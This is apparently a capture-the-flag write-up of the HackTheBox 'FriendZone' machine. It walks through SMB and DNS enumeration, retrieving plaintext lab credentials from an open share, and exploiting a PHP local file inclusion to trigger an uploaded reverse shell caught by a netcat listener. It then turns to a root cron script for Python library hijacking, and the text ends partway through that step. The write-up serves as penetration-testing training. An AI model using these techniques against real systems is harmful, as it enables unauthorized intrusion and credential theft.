
FriendZone


Nmap

A few open ports:



```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_  256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp  open  domain      ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Friend Zone Escape software
|_http-server-header: Apache/2.4.29 (Ubuntu)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.29
| tls-alpn:
|_  http/1.1
|_http-title: 404 Not Found
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO
| Not valid before: 2018-10-05T21:02:30
|_Not valid after:  2018-11-04T21:02:30
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: friendzone
|   NetBIOS computer name: FRIENDZONE\x00
|   Domain name: \x00
|   FQDN: friendzone
|_  System time: 2025-04-10T15:26:49+03:00
| smb2-time:
|   date: 2025-04-10T12:26:49
|_  start_date: N/A
|_clock-skew: mean: -1h00m00s, deviation: 1h43m54s, median: -1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.84 seconds
```

Port 80



Have you ever been friendzoned ?

if yes, try to get out of this zone ;)

Call us at : +999999999

Email us at: info@friendzoneportal.red

Port 21

No exploits


No `anonymous` access

Samba

From our basic `nmap` scan I know that ports 139 and 445 are open. This means that it has open `Samba`

I am going to use another `nmap` script to enumerate `smb`:


```
nmap --script smb-enum-shares -p 139,445
```



```
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.129.230.105\Development:
|     Type: STYPE_DISKTREE
|     Comment: FriendZone Samba Server Files
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\etc\Development
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.129.230.105\Files:
|     Type: STYPE_DISKTREE
|     Comment: FriendZone Samba Server Files /etc/Files
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\etc\hole
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.129.230.105\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (FriendZone server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.129.230.105\general:
|     Type: STYPE_DISKTREE
|     Comment: FriendZone Samba Server Files
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\etc\general
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.129.230.105\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>

Nmap done: 1 IP address (1 host up) scanned in 17.89 seconds
```

Another command to enumerate `smb`

```
smbclient -L //10.129.230.106/ -U guest -N -R
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbclient -L //10.129.230.106/ -U guest -N -R

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        Files           Disk      FriendZone Samba Server Files /etc/Files
        general         Disk      FriendZone Samba Server Files
        Development     Disk      FriendZone Samba Server Files
        IPC$            IPC       IPC Service (FriendZone server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            FRIENDZONE
```

Then I used `smbclient` to check all of them, one by one.

```
smbclient //10.129.230.106/Development -U guest
```


When I got to `general` I saw this:



```
┌──(kali㉿kali)-[~/Documents/github/ctf/HackTheBox/FriendZone]
└─$ smbclient //10.129.230.105/general -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 16 15:10:51 2019
  ..                                  D        0  Tue Sep 13 10:56:24 2022
  creds.txt                           N       57  Tue Oct  9 19:52:42 2018

                3545824 blocks of size 1024. 1651364 blocks available
smb: \> get creds.txt
getting file \creds.txt of size 57 as creds.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> exit
```

So I got `creds.txt`

Here is the contents of `creds.txt`




```
└─$ cat creds.txt
creds for the admin THING:

admin:WORKWORKHhallelujah@#
```

DNS

We know that DNS is running on tcp/53, so we can try to do a *zone transfer*:

`dig axfr @10.129.230.105 friendzoneportal.red`

After executing this command we get a few interesting subdomains.




```
┌──(kali㉿kali)-[~/Documents/github/ctf/HackTheBox/FriendZone]
└─$ dig axfr @10.129.230.105 friendzoneportal.red

; <<>> DiG 9.20.0-Debian <<>> axfr @10.129.230.105 friendzoneportal.red
; (1 server found)
;; global options: +cmd
friendzoneportal.red.   604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzoneportal.red.   604800  IN      AAAA    ::1
friendzoneportal.red.   604800  IN      NS      localhost.
friendzoneportal.red.   604800  IN      A       127.0.0.1
admin.friendzoneportal.red. 604800 IN   A       127.0.0.1
files.friendzoneportal.red. 604800 IN   A       127.0.0.1
imports.friendzoneportal.red. 604800 IN A       127.0.0.1
vpn.friendzoneportal.red. 604800 IN     A       127.0.0.1
friendzoneportal.red.   604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 68 msec
;; SERVER: 10.129.230.105#53(10.129.230.105) (TCP)
;; WHEN: Thu Apr 10 09:17:31 EDT 2025
;; XFR size: 9 records (messages 1, bytes 309)
```

However, we do not get much

There is another domain that we need to do a zone transfer of `friendzone.red`

`dig axfr @10.129.230.105 friendzone.red`




```
└─$ dig axfr @10.129.230.105 friendzone.red

; <<>> DiG 9.20.0-Debian <<>> axfr @10.129.230.105 friendzone.red
; (1 server found)
;; global options: +cmd
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.         604800  IN      AAAA    ::1
friendzone.red.         604800  IN      NS      localhost.
friendzone.red.         604800  IN      A       127.0.0.1
administrator1.friendzone.red. 604800 IN A      127.0.0.1
hr.friendzone.red.      604800  IN      A       127.0.0.1
uploads.friendzone.red. 604800  IN      A       127.0.0.1
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 40 msec
;; SERVER: 10.129.230.105#53(10.129.230.105) (TCP)
;; WHEN: Thu Apr 10 09:35:21 EDT 2025
;; XFR size: 8 records (messages 1, bytes 289)
```

I added these to `/etc/hosts`

Local File Inclusion

After a little bit of researching with the creds that I found earlier, I found this webpage:



https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=timestamp

Smart photo script for friendzone corp !


*** Note : we are dealing with a beginner php developer and the application is not tested yet !**

Something went worng ! , the script include wrong param !

Final Access timestamp is 1744508365

And immediately I notice the `pagename` parameter.

We can assume that the pagename parameter loads a different page from the webserver. In this case it loads timestamp. Let's test the assumption.




https://administrator1.friendzone.red/timestamp.php

Final Access timestamp is 1744508617

There we go! It means the `dashboard.php` loads `timestamp.php`

We also know that there was `login.php`. So let's see what happens if we try to load that one.



https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=login

Smart photo script for friendzone corp !

* Note : we are dealing with a beginner php developer and the application is not tested yet !

Something went worng ! , the script include wrong param !


Wrong !

Looks like it works.
It means we just found **LFI**.

We could mess around and try to find other files. Also, we could use php base64 wrapper to get the source code. However, it would not give us much.

Reverse Shell

Remember smb? We have access to read and write in the Development directory.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbclient -L //10.129.230.106/ -U guest -N -R

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        Files           Disk      FriendZone Samba Server Files /etc/Files
        general         Disk      FriendZone Samba Server Files
        Development     Disk      FriendZone Samba Server Files
        IPC$            IPC       IPC Service (FriendZone server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            FRIENDZONE
```

We can see that for the `Files` directory it is `/etc/Files`, so we can assume that for the `Development` it would be `/etc/Development`.


I found a simple php reverse shell on revshells.com, started a `netcat` listener, then using `smbclient` connected to the `Development` directory and put the php shell there.

```
smbclient //10.129.230.108/Development -U guest
```




```
┌──(kali㉿kali)-[~/Documents/github/ctf/HackTheBox/FriendZone]
└─$ smbclient //10.129.230.108/Development -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr 12 20:55:41 2025
  ..                                  D        0  Tue Sep 13 10:56:24 2022

                3545824 blocks of size 1024. 1631888 blocks available
smb: \> put shell.php
putting file shell.php as \shell.php (20.4 kb/s) (average 20.4 kb/s)
smb: \> █
```

Now, we can use the earlier found **LFI** to get a reverse shell. https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=../../../../../../etc/Development/shell.



```
┌──(kali㉿kali)-[~/Documents/github/ctf/HackTheBox/FriendZone]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.230.108] 44848
Linux FriendZone 4.15.0-36-generic #39-Ubuntu SMP Mon Sep 24 16:19:09 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 03:58:16 up  1:50,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
friend   pts/0    10.10.14.3       02:41   22:16   0.15s  0.15s -bash
friend   pts/1    10.10.14.3       03:15   42:46   0.01s  0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ █
```

I looked around for a little bit and found that there was a user called `friend`. And also later I found his credentials.



```
$ ls -la /home
total 12
drwxr-xr-x  3 root   root   4096 Sep 13  2022 .
drwxr-xr-x 22 root   root   4096 Sep 13  2022 ..
drwxr-xr-x  5 friend friend 4096 Sep 13  2022 friend
$ cat /var/www/mysql_data.conf
for development process this is the mysql creds for user friend

db_user=friend

db_pass=Agpyu12!0.213$

db_name=FZ
$ █
```

Getting root

I used `ssh` to get inside "using our *friend*"
Then I decided to get `pspy64` to see what is happening on the system.

I downloaded it from this page: pspy64 Then started:

```
python3 -m http.server
```

And then on the target system went to the `/tmp` directory and used `wget` to get `pspy64` on the target system.


```
wget http://10.10.14.3:8000/pspy64
```

Then I used `chmod` to make it executable.

```
chmod +x pspy64
```


Then I executed it and waited for a little bit to see what was happening on the system.

After a little while I noticed this:



```
2025/04/13 04:09:01 CMD: UID=0     PID=2298   | /bin/sh -e /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0     PID=2303   | sed -ne s/^session\.gc_maxlifetime=\(.*\)$/\1/p
2025/04/13 04:09:01 CMD: UID=0     PID=2302   | /bin/sh -e /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0     PID=2301   | /bin/sh -e /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0     PID=2306   | sed -e s,@VERSION@,7.2,
2025/04/13 04:09:01 CMD: UID=0     PID=2305   | /bin/sh -e /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0     PID=2304   | /bin/sh -e /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0     PID=2308   | /bin/sh -e /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0     PID=2309   | /bin/sh -e /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0     PID=2310   | /bin/sh -e /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0     PID=2311   | /bin/sh -e /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0     PID=2312   | /bin/sh -e /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0     PID=2313   | /bin/sh -e /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0     PID=2314   | /bin/sh -e /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0     PID=2315   | /bin/sh -e /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0     PID=2316   | /bin/sh -e /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0     PID=2317   | find -O3 /var/lib/php/sessions/ -ignore_readdir_race -depth -mindepth 1 -name sess_* -type f -cmin +24 -delete
2025/04/13 04:10:01 CMD: UID=0     PID=2323   | /usr/bin/python /opt/server_admin/reporter.py
2025/04/13 04:10:01 CMD: UID=0     PID=2322   | /bin/sh -c /opt/server_admin/reporter.py
2025/04/13 04:10:01 CMD: UID=0     PID=2321   | /usr/sbin/CRON -f
2025/04/13 04:10:02 CMD: UID=0     PID=2324   | sh
```


Immediately, I read the `/opt/server_admin/reporter.py`



```
friend@FriendZone:/tmp$ cat /opt/server_admin/reporter.py
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled results email +cc +bc -v -user you -pass "PAPAP"''
'

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
friend@FriendZone:/tmp$
```

Looks like, the code just sends emails, but something that we could potentially use is that it imports the `os` library.


I used `locate os.py` to find the library.



```
# Sam ~ python developer
friend@FriendZone:/tmp$ locate os.py
/usr/lib/python2.7/os.py
/usr/lib/python2.7/os.pyc
/usr/lib/python2.7/dist-packages/samba/provision/kerberos.py
/usr/lib/python2.7/dist-packages/samba/provision/kerberos.pyc
/usr/lib/python2.7/encodings/palmos.py
/usr/lib/python2.7/encodings/palmos.pyc
/usr/lib/python3/dist-packages/LanguageSelector/macros.py
/usr/lib/python3.6/os.py
/usr/lib/python3.6/encodings/palmos.py
friend@FriendZone:/tmp$
```

Looking at the syntax of `reporter.py` we know that it uses python version 2, so the first result is what we need.

